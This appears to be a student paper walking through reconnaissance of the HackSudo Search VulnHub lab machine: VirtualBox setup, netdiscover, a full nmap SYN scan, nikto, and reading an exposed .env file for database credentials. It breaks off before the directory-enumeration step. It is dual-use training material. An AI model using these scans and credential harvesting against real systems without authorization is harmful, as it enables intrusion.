DEMOSTRATION OF A PRACTICAL BASED ETHICAL HACKING TECHNIQUES: USING HACKSUDO VULNERABLE MACHINE AS A CASE STUDY

CHIMENKA GOODLUCK UCHECHI

Email: chimenkagoodluck@gmail.com

Department of Mathematics and Computer Science,

Clifford University, Abia, Nigeria.

**ABSTRACT:**

This paper focusses on the importance, use and advantages of ethical hacking and techniques that can be used to penretrate into systems and networks. This paper uses a practical based approach in explaining the concepts and terminoligies relating to ethical hacking and cyber security at large. Cyber security has been a known and fantastic professionals in the area of IT and developments. The upcoming of cyber security professionals has a pose a serious issue to black hat hackers, because, their exploits has been reduced to half. This paper addresses the issue of vulnerabilty inclusion and directory enumeration and how they can help in penetration testing. Ethical hacking, though debated as an aspect of cyber security, is a process and act of penetrating into systems in an authorized manner with the intent of finding vulnerabilities and mitigating them so that it can be secured and protected. Learning ethical hacking may not be an easy task, but at time goes on and with constant practice, it will become interesting and worth your time. Feel free to go through this papers and explore how i penetrated into one of the difficult machines, HackSudo!

INTRODUCTION

Technologies has emerged! What remains is how to secure them. Ethical hacking provides a legal and appropriate mechanism of penetrating into systems in a manner which is not suspicious, cruel or metabolic.

Ethical hacking refers to the practice of using cybersecurity skills and knowledge to identify and address vulnerabilities within systems, networks, or applications. Ethical hackers, also known as white-hat hackers, use the same techniques as malicious hackers but do so with permission and for legitimate, lawful purposes.

To further expand the concept of ethical hacking , let us look at it’s components:

1. **Objective: Security Enhancement**: The primary goal of ethical hacking is to improve security by identifying and mitigating vulnerabilities before malicious hackers can exploit them.
2. **Methodology**: Ethical hackers use various tools, techniques, and methodologies to simulate potential attack scenarios. These may include network scanning, penetration testing, social engineering assessments, and more.
3. **Continuous Learning and Adaptation**: Ethical hacking involves staying updated with the latest security trends, attack vectors, and defense mechanisms. Continuous learning is crucial to effectively counter evolving cyber threats.
4. **Legal and Ethical Standards**: Ethical hackers adhere to legal and ethical standards, ensuring that their activities comply with laws, regulations, and ethical guidelines. They respect confidentiality, privacy, and the integrity of systems they test.
5. **Documentation and Reporting**: Ethical hackers document their findings, detailing vulnerabilities discovered, exploitation methods used, and recommendations for mitigating risks. Clear reporting enables organizations to take appropriate actions to enhance their security posture.

**Steps to hacking this Machne**

1. Reconnaisance and Information gathering

2. Port Scanning and Enumeration

3. Browser Enumeration

4. Vulnurability accessment

5. Directory Enumeration

6. Password hacking

7. System hacking using ssh

8. Conclusion and Inference

**OPERATING SYSTEM: KALI LINUX**

Kali Linux is a powerful and widely-used Linux distribution primarily designed for penetration testing, digital forensics, and security auditing. Developed and maintained by Offensive Security, it's a Debian-based operating system equipped with numerous tools for various stages of cybersecurity assessments and investigations.

Here are some key knowledge about Kali Linux:

1. **Penetration Testing Tools**: Kali Linux comes pre-installed with a vast collection of penetration testing tools for network security analysis, vulnerability assessment, wireless attacks, reverse engineering, and more. These tools are categorized and regularly updated to ensure their effectiveness.
2. **Open Source and Free**: Kali Linux is open-source software available for free. It allows security professionals, ethical hackers, and enthusiasts to access a wide range of security tools without incurring additional costs.
3. **Focused on Security Testing**: It's specifically designed for security testing, making it a popular choice among cybersecurity professionals and organizations for assessing system vulnerabilities, conducting security audits, and testing the robustness of networks and applications.
4. **Customizable and Flexible**: Users have the flexibility to customize Kali Linux according to their specific requirements. They can install additional tools, create custom scripts, and tailor the environment to suit their testing needs.
5. **Ethical Hacking and Training**: Kali Linux is widely used in ethical hacking courses, security training programs, and certifications. Its extensive toolset supports hands-on learning and skill development in cybersecurity.
6. **Community and Support**: Kali Linux has a strong community of users and developers. Users can access forums, documentation, and resources, enabling them to seek help, share knowledge, and contribute to the improvement of the distribution.
7. **Regular Updates and Improvements**: The tools and packages within Kali Linux receive regular updates and improvements to keep up with the evolving landscape of cybersecurity threats and technologies.

Due to its specialized nature and toolset, Kali Linux is primarily recommended for individuals and professionals involved in cybersecurity, ethical hacking, and related fields, ensuring they have access to the necessary utilities to assess and bolster the security of systems and networks.

Kali Linux was created and it is maintained by Offensive Security, a cybersecurity training company. It was developed by Mati Aharoni and Devon Kearns, and the first version of Kali Linux, known as BackTrack, was released in 2006. Later, in 2013, it was rebranded as Kali Linux. Since then, Kali Linux has undergone numerous updates and enhancements, becoming one of the most popular and widely used Linux distributions for penetration testing and security auditing.

VULNURABLE MACHINE EXPLAINED

**Preamble:**

Imagine practicing everything you are learning in Ethical Hacking in real life. It means that you are going to break many systems and servers before completing your ethical hacking roadmap. Though it is very good to practice what you have learnt but at thesame time not good because of the disadvantages in the mistakes of testing and penetration. To mitigate this, the idea of a vulnurable machine was brought up.

A vulnerable machine, in the context of ethical hacking or penetration testing, refers to a purposely created or existing system intentionally configured with security weaknesses and vulnerabilities. These machines are used for educational, training, and testing purposes. Here's a brief overview:

* **Educational Tool**: Vulnerable machines serve as practical environments for individuals to learn and practice ethical hacking techniques, penetration testing, and security assessment methodologies.
* **Hands-on Experience**: These machines simulate real-world scenarios, allowing aspiring cybersecurity professionals to gain hands-on experience in identifying, exploiting, and securing vulnerabilities.

**Characteristics**:

* **Intentional Vulnerabilities**: Vulnerable machines intentionally contain security weaknesses, misconfigurations, outdated software, or known vulnerabilities that replicate real-world security flaws.
* **Diverse Configurations**: These machines can vary in complexity, ranging from basic setups for beginners to advanced configurations that mimic sophisticated network infrastructures.

**Usage:**

* **Training and Learning**: Vulnerable machines are used in cybersecurity training courses, workshops, and certifications to provide practical experience in ethical hacking methodologies.
* **Practice Environment**: They serve as safe environments where individuals can experiment with different tools, techniques, and exploits without causing harm to actual systems or networks.

**Benefits of Vulnurable Machines**:

* **Practical Application**: Users can apply theoretical knowledge gained from textbooks or lectures in a practical, simulated environment.
* **Skill Development**: Working on vulnerable machines helps individuals develop skills in vulnerability assessment, exploitation, and security hardening.

In summary, vulnerable machines play a vital role in the educational landscape of cybersecurity by providing a controlled and safe environment for individuals to learn, practice, and enhance their skills in ethical hacking and security testing.

Vulnerable machines come in various forms, designed to simulate different types of security weaknesses and vulnerabilities. Here are some examples of vulnerable machines used for ethical hacking training and practice:

1. **Metasploitable**: Metasploitable is a purposely vulnerable Linux-based virtual machine that contains numerous security vulnerabilities. It's designed for practicing penetration testing and learning how to use tools like Metasploit.
2. **DVWA (Damn Vulnerable Web Application)**: DVWA is a web application purposely built with vulnerabilities to help individuals learn about common web security flaws, including SQL injection, XSS (Cross-Site Scripting), CSRF (Cross-Site Request Forgery), and more.
3. **OWASP Mutillidae II**: This is another deliberately insecure web application that replicates vulnerabilities found in real-world applications. It's created by OWASP (Open Web Application Security Project) and is used for teaching and testing web security.
4. **Hack The Box (HTB)**: Hack The Box is an online platform that hosts various vulnerable machines with different difficulty levels. Users solve challenges by exploiting vulnerabilities in these machines, enhancing their penetration testing skills.
5. **VulnHub**: VulnHub is a platform hosting a wide range of intentionally vulnerable virtual machines, each with unique configurations and vulnerabilities. These machines are used for training purposes and practicing penetration testing techniques.
6. **PentesterLab**: PentesterLab provides vulnerable virtual machines and exercises focused on web application security. It's a hands-on platform for learning web security through practical exercises and challenges.
7. **Security Shepherd**: Security Shepherd offers a variety of vulnerable web applications with different security challenges. It's used for practicing various web-based attacks and defenses.
8. **BodgeIt Store**: BodgeIt Store is a deliberately insecure web application used for learning about and testing web security vulnerabilities, including injection attacks, broken authentication, and more.

For the sake of this project, we will be using a vulnhub machine for our vulnerable machine.

**Installation of Vulnerable Machines:**

To install a vulnerable machine for practicing ethical hacking or penetration testing, you'll typically work with virtualization software like VirtualBox, VMware, or similar platforms.

1. **Choose a Vulnerable Machine**: Select a vulnerable machine or VM image from platforms like VulnHub, Hack The Box, or other sources that suit your learning objectives and skill level.
2. **Download the VM Image**:
   * Visit the respective platform's website and download the VM image or file associated with the chosen vulnerable machine. Ensure it's compatible with your virtualization software.
3. **Set Up Virtualization Software**:
   * Install and set up your preferred virtualization software (e.g., VirtualBox, VMware Workstation, VMware Fusion).
4. **Import the VM Image**:
   * Open your virtualization software and import the downloaded VM image.
   * For VirtualBox: Go to File > Import Appliance and select the downloaded .ova or .ovf file.
   * For VMware: Use the Import option to load the VM image.
5. **Configure VM Settings**:
   * Adjust settings such as RAM allocation, CPU cores, network settings, and other configurations based on the provided guidelines or your requirements.
6. **Start the Vulnerable Machine**:
   * Once the VM is imported and configured, start the virtual machine within your virtualization software.
7. **Follow Provided Instructions**:
   * Some vulnerable machines may come with specific instructions or documentation regarding login credentials, IP addresses, and vulnerable services. Follow these instructions to begin your practice.
8. **Network Configuration** (Optional):
   * If the vulnerable machine is set to use a specific network mode (such as NAT, Bridged, Host-only), ensure it aligns with your learning objectives or the type of attacks you want to simulate.
9. **Access and Verify**:
   * Check the documentation or platform's instructions to access the vulnerable machine. Verify that the machine is running and accessible.
10. **Begin Practicing**:

* Use the vulnerabilities present in the machine to practice ethical hacking techniques, penetration testing, or security assessments based on your learning goals.

**Downloading, Installation and Setting Up Machine**

We will be using Oracle Virtual Box as our virtual box. The installation of Virtual Box is quite harder than it is in Windows Operating systems. The installation steps according to Kali Linux documentation include:

1. Preparation:

Before trying to install VirtualBox, please make sure your version of Kali Linux is [up-to-date](https://www.kali.org/docs/general-use/updating-kali/), and if required, reboot the machine:

**kali@kali:~**$ sudo apt update

[...]

**kali@kali:~**$

**kali@kali:~**$ sudo apt full-upgrade -y

[...]

**kali@kali:~**$

**kali@kali:~**$ [ -f /var/run/reboot-required ] && sudo reboot -f

**kali@kali:~**$

2. Importing Kali Linux Repository Key:

**kali@kali:~**$ curl -fsSL https://www.virtualbox.org/download/oracle\_vbox\_2016.asc|sudo gpg --dearmor -o /etc/apt/trusted.gpg.d/oracle\_vbox\_2016.gpg

[...]

**kali@kali:~**$ curl -fsSL https://www.virtualbox.org/download/oracle\_vbox.asc|sudo gpg --dearmor -o /etc/apt/trusted.gpg.d/oracle\_vbox.gpg

[...]

**kali@kali:~**$

3. Use Debian Current stable version

**kali@kali:~**$ echo "deb [arch=amd64] https://download.virtualbox.org/virtualbox/debian bullseye contrib" | sudo tee /etc/apt/sources.list.d/virtualbox.list

**kali@kali:~**$

4. Update Kali Linux kernel modules for Virtual box

**kali@kali:~**$ sudo apt install -y dkms

[...]

**kali@kali:~**$

5. Setup

**kali@kali:~**$ sudo apt install -y virtualbox virtualbox-ext-pack


[...]

**kali@kali:~**$

6. Check if it is running by running it on command prompt or menu:

**kali@kali:~**$ virtualbox

[**kali@kali**](mailto:kali@kali)**:~**




The above Image is the screenshot of an Oracle Virtualbox

**Installation of a Vulnerable Machine:**


For this project, I will be using a vulnhub machine called hacksudo search. Hacksudo search is a search engine vulnurable machine.

1. Please, make sure you visit <https://www.vulnhub.com/entry/hacksudo-search,683/> for the machine’s homepage and <https://download.vulnhub.com/hacksudo/hacksudo-search.zip> to download the vulnerable machine.

2. Unzip the file and click on the preffered file format for your virtual machine.



3. Start the Vulnurable Machine

A dynamic IP address will be assigned to your device. We will use the IP address for the attack. Note that your network settings on this Machine will be on a bridged network adapter.

In VirtualBox, a bridged network adapter is a type of networking configuration that allows a virtual machine (VM) to appear as a separate physical device on the network to which the host machine is connected. It enables the VM to have its own unique IP address within the same network as the host and other devices.

SCANNING

Scanning in ethical hacking refers to the process of systematically examining a computer system, network, or application for vulnerabilities, open ports, services, and potential entry points that could be exploited by attackers. It involves using specialized tools and techniques to gather information about the target to identify weaknesses that could be exploited.

### **Types of Scanning:**

1. **Port Scanning**:
   * **Purpose**: Identifies open ports on a system, revealing services running on those ports.
   * **Tools**: Nmap, Masscan, Unicornscan.
   * **Techniques**: TCP, UDP, SYN, ACK scans to determine port status (open, closed, filtered).
2. **Vulnerability Scanning**:
   * **Purpose**: Detects and assesses known vulnerabilities within a system or network.
   * **Tools**: OpenVAS, Nessus, Nikto.
   * **Techniques**: Automated scanning to identify weaknesses based on known vulnerabilities and misconfigurations.
3. **Network Scanning**:
   * **Purpose**: Maps the network architecture, identifying devices, their IP addresses, and potential vulnerabilities.
   * **Tools**: Nmap, Angry IP Scanner, Wireshark.
   * **Techniques**: Discovering devices, mapping network topology, identifying live hosts.
4. **Web Application Scanning**:
   * **Purpose**: Evaluates web applications for security flaws, such as SQL injection, XSS, CSRF, etc.
   * **Tools**: Burp Suite, OWASP ZAP, Acunetix.
   * **Techniques**: Crawling, fuzzing, and analyzing web app components for vulnerabilities.

### **Goals of Scanning in Ethical Hacking:**

* **Identifying Vulnerabilities**: Locate weaknesses that could be exploited by attackers, including outdated software, misconfigurations, or unpatched systems.
* **Gathering Information**: Acquire details about the target system, network structure, services, and potential entry points for further exploitation.
* **Risk Assessment**: Evaluate the severity and potential impact of discovered vulnerabilities on the target's security posture.
* **Prevention and Mitigation**: Enable proactive measures to patch or secure systems based on identified weaknesses, reducing the risk of exploitation.

**STEP 1: RECONNAISSANCE AND DISCOVERING WITH NETDISCOVER**

Netdiscover is a network reconnaissance tool primarily used for discovering devices within a local network. It's designed to passively scan and gather information about devices by listening to ARP (Address Resolution Protocol) requests and responses.

**Installation:**

$ sudo apt install netdiscover

**Commands:**

$ sudo netdiscover -i wlan0 -r 192.168.1.151/24

**Expalanations:**

Here's a breakdown of the command and its syntax:

* sudo: This command is used to execute the following command with elevated privileges, typically requiring administrative or root access.
* netdiscover: This is the actual command used to run the Netdiscover tool for network discovery and reconnaissance.
* -i wlan0: This flag specifies the network interface (wlan0 in this case) that Netdiscover should use to send and receive packets. It determines the network interface card (NIC) that Netdiscover uses to scan the network. Replace wlan0 with the appropriate network interface name on your system.
* -r 192.168.1.151/24: This flag defines the target IP range or address in CIDR notation that Netdiscover will scan.
  + 192.168.1.151 is the IP address used as the starting point for the scan.
  + /24 denotes the subnet mask, indicating that the scan will cover all IP addresses in the range from 192.168.1.0 to 192.168.1.255. The /24 represents a subnet with 24 bits allocated for the network part of the address, resulting in 256 possible addresses (minus the network and broadcast addresses).

This command instructs Netdiscover to use the wlan0 interface for scanning and to explore the range of IP addresses from 192.168.1.0 to 192.168.1.255 within the same local network.

It initiates a network scan targeting devices within the specified IP range (in this case, the local network segment 192.168.1.0/24), attempting to discover and list active hosts and their corresponding MAC and IP addresses.

The -r flag designates the IP range for scanning, while the -i flag specifies the network interface to use for sending and receiving packets during the scan.


**SCANNING WITH NMAP**

Nmap (Network Mapper) is a powerful and versatile open-source tool used for network exploration, security auditing, and vulnerability assessment. It provides a range of functionalities to discover devices, services, and hosts within a network, allowing users to understand network topology and identify potential security issues.

For the purpose of this practical or project, we are going to perform a port scanning to know which ports are open, and to know more information about a system or source IP.

Nmap comes preinstalled in Kali Linux, therefore there is no need to install it into our Kali Linux. But if there is a need to do so, you can install it from their website or using $ sudo apt install nmap

Now, we want to scan for open ports in our hacksudo machine. Before performing this scan, make sure that your vulnerable machine is open and that IP address is being generated.



The syntax i used in my terminal as demostrated in this image is:

$ sudo nmap -sS -sV -p- 192.168.1.145 -oN nmap\_full\_scan

**Explanations:**


* sudo: This command is used to execute the following command with elevated privileges, typically requiring administrative or root access.
* nmap: This is the actual command used to run the Nmap tool for network scanning and reconnaissance.
* -sS: This flag specifies the scan type. In this case, -sS indicates a TCP SYN scan. It sends SYN packets to determine the state of ports on the target system. SYN scans are stealthier than other types of scans, making them less likely to be detected by intrusion detection systems.
* -sV: This flag enables version detection. It attempts to determine the versions of services running on the open ports. This information helps identify specific software and potential vulnerabilities associated with those services.
* -p-: This flag specifies a range of ports to scan. Using -p- means scanning all 65,535 TCP ports on the target system. This is an exhaustive port scan that aims to discover all open ports.
* 192.168.1.145: This is the target IP address that Nmap will scan. Replace this with the IP address you want to scan( If you want to achieve thesame results with mine).
* -oN nmap\_full\_scan: This flag specifies the output format and file name. -oN instructs Nmap to save the scan results in a file named nmap\_full\_scan in a human-readable format. The results will be saved in the current directory from where the Nmap command is executed.

In the image above, Port 22 which is ssh(secured shell) and port 80 which is http is open. We are going to attack this system or machine using the ports that are open. Note that there are other type of Nmap scan which are not specified here. Refer to a manual to understand Nmap at the fullest.

CHECKING VULNERABILITIES AND DIRECTORY ENUMERATION

Our IP address according to our scan is 192.168.1.145 which was successfully assigned by the hacksudo machine. The next step is to check the vulnerabilities in the browser. Please follow this steps if you want to do yours

1. Open your browser and enter the IP address on the searchbar



The above Image is the correct view of a Hacksudo search. It is a search engine specially designed for vulnerabilities.

You can also type in a text into the searchbox and then receive query from search engines. This is not our intention! Our intention is to attack this machine. What are we going to do then?

2. Check if your vulnerable machine has a robots.txt file

The robots.txt file is a text file placed on a website's server to instruct web crawlers, search engine robots, and other automated agents on how to interact with the site. Checking if a machine has a robots.txt file can provide valuable insights for various reasons:

1. **Accessibility**: The presence of a robots.txt file helps understand which parts of the site are intended for indexing and which should be restricted from search engines and crawlers.
2. **Allowed and Disallowed Directories**: It specifies directories or specific pages that are allowed or disallowed for crawling. This knowledge can reveal sensitive or restricted areas of the website.
3. **Crawl Rate Control**: Some robots.txt files specify directives for controlling the rate at which bots can crawl the site, which can affect server load and performance.

Therefore, we are going to check if this vulnerable machine has a robots.txt file. There are many methods to check this,but I used this command/syntax

$curl http://192.168.1.145/robots.txt

curl is a command-line tool used to transfer data to or from a server. In Kali Linux, and in general, curl is a versatile utility primarily used to perform various types of network-related tasks, especially in retrieving or sending data via different protocols. It is also used in the following ways:

1. HTTP/HTTPS Requests

2. File download


3. Sending requests with custom methods

4. FTP Requests

5. Testing network services

6. Debbuging and Troubleshooting.

When this syntax is executed, it will try to find if this file(robots.txt) exists in this machine.




3. Perform an enumeration scan using nikto

An enumeration scan, in the context of cybersecurity and network scanning, refers to a methodical process of gathering information about a target system, network, or application. The primary objective of enumeration is to extract detailed information, such as user accounts, shares, services, and other system-specific data, to understand the target's configuration and potential vulnerabilities better.

The tool I used in my enumeration scan is Nikto. Nikto is a popular open-source web server vulnerability scanner that is used specifically for performing comprehensive tests and enumerating potential vulnerabilities within web servers, web applications, and their underlying systems. It's a valuable tool used during the enumeration phase of security assessments to identify security issues and potential entry points within web assets.


The syntax i used in my Nikto tool is:

$ nikto -h http://192.168.1.145

The above image is our scan results. We found out two interesting navigations that we can exploit vulnerability. The “/account/” and the “.env/” is a very important navigation. Let us try them out!


\* Go to your browser and add /account/ to the IP address, so that it becomes

http://192.168.1.145/account/



You will find important files after hitting search key in your browser. But the funny thing is that many of these files is not opening. Should we leave the process? No! We will continue pressing till we get to our destination which is hacking this machine.

\* Let’s try another navigation, the “/.env/”.

Here we got some important information on this directory. Make sure you copy this information and save to an external text document. We can find sensitive information like DB\_Username, DB\_Password, DB\_Port etc.

**Directory Enumeration:**


Directory enumeration is the process of systematically listing and discovering directories or folders within a web server or file system. It involves querying a web server or system to uncover the directory structure, revealing directories that might be accessible or hidden from normal browsing.

We are going to use a tool called “gobuster” to list the directories inside this machine. But before that, I made sure that I installed a tool called “seclists”. In Kali Linux, SecLists refers to a collection of various security-related lists used primarily by security professionals, penetration testers, and ethical hackers during security assessments, audits, and testing scenarios. SecLists is a curated collection of multiple lists containing data such as passwords, usernames, web shells, common vulnerabilities, and more, all compiled to support security testing activities.

To install seclists, use the following syntax and command:

$ sudo apt install seclists

\* To check the structure of the seclists, use the following syntax




\* Let us start our directory enumeration with gobuster and seclists

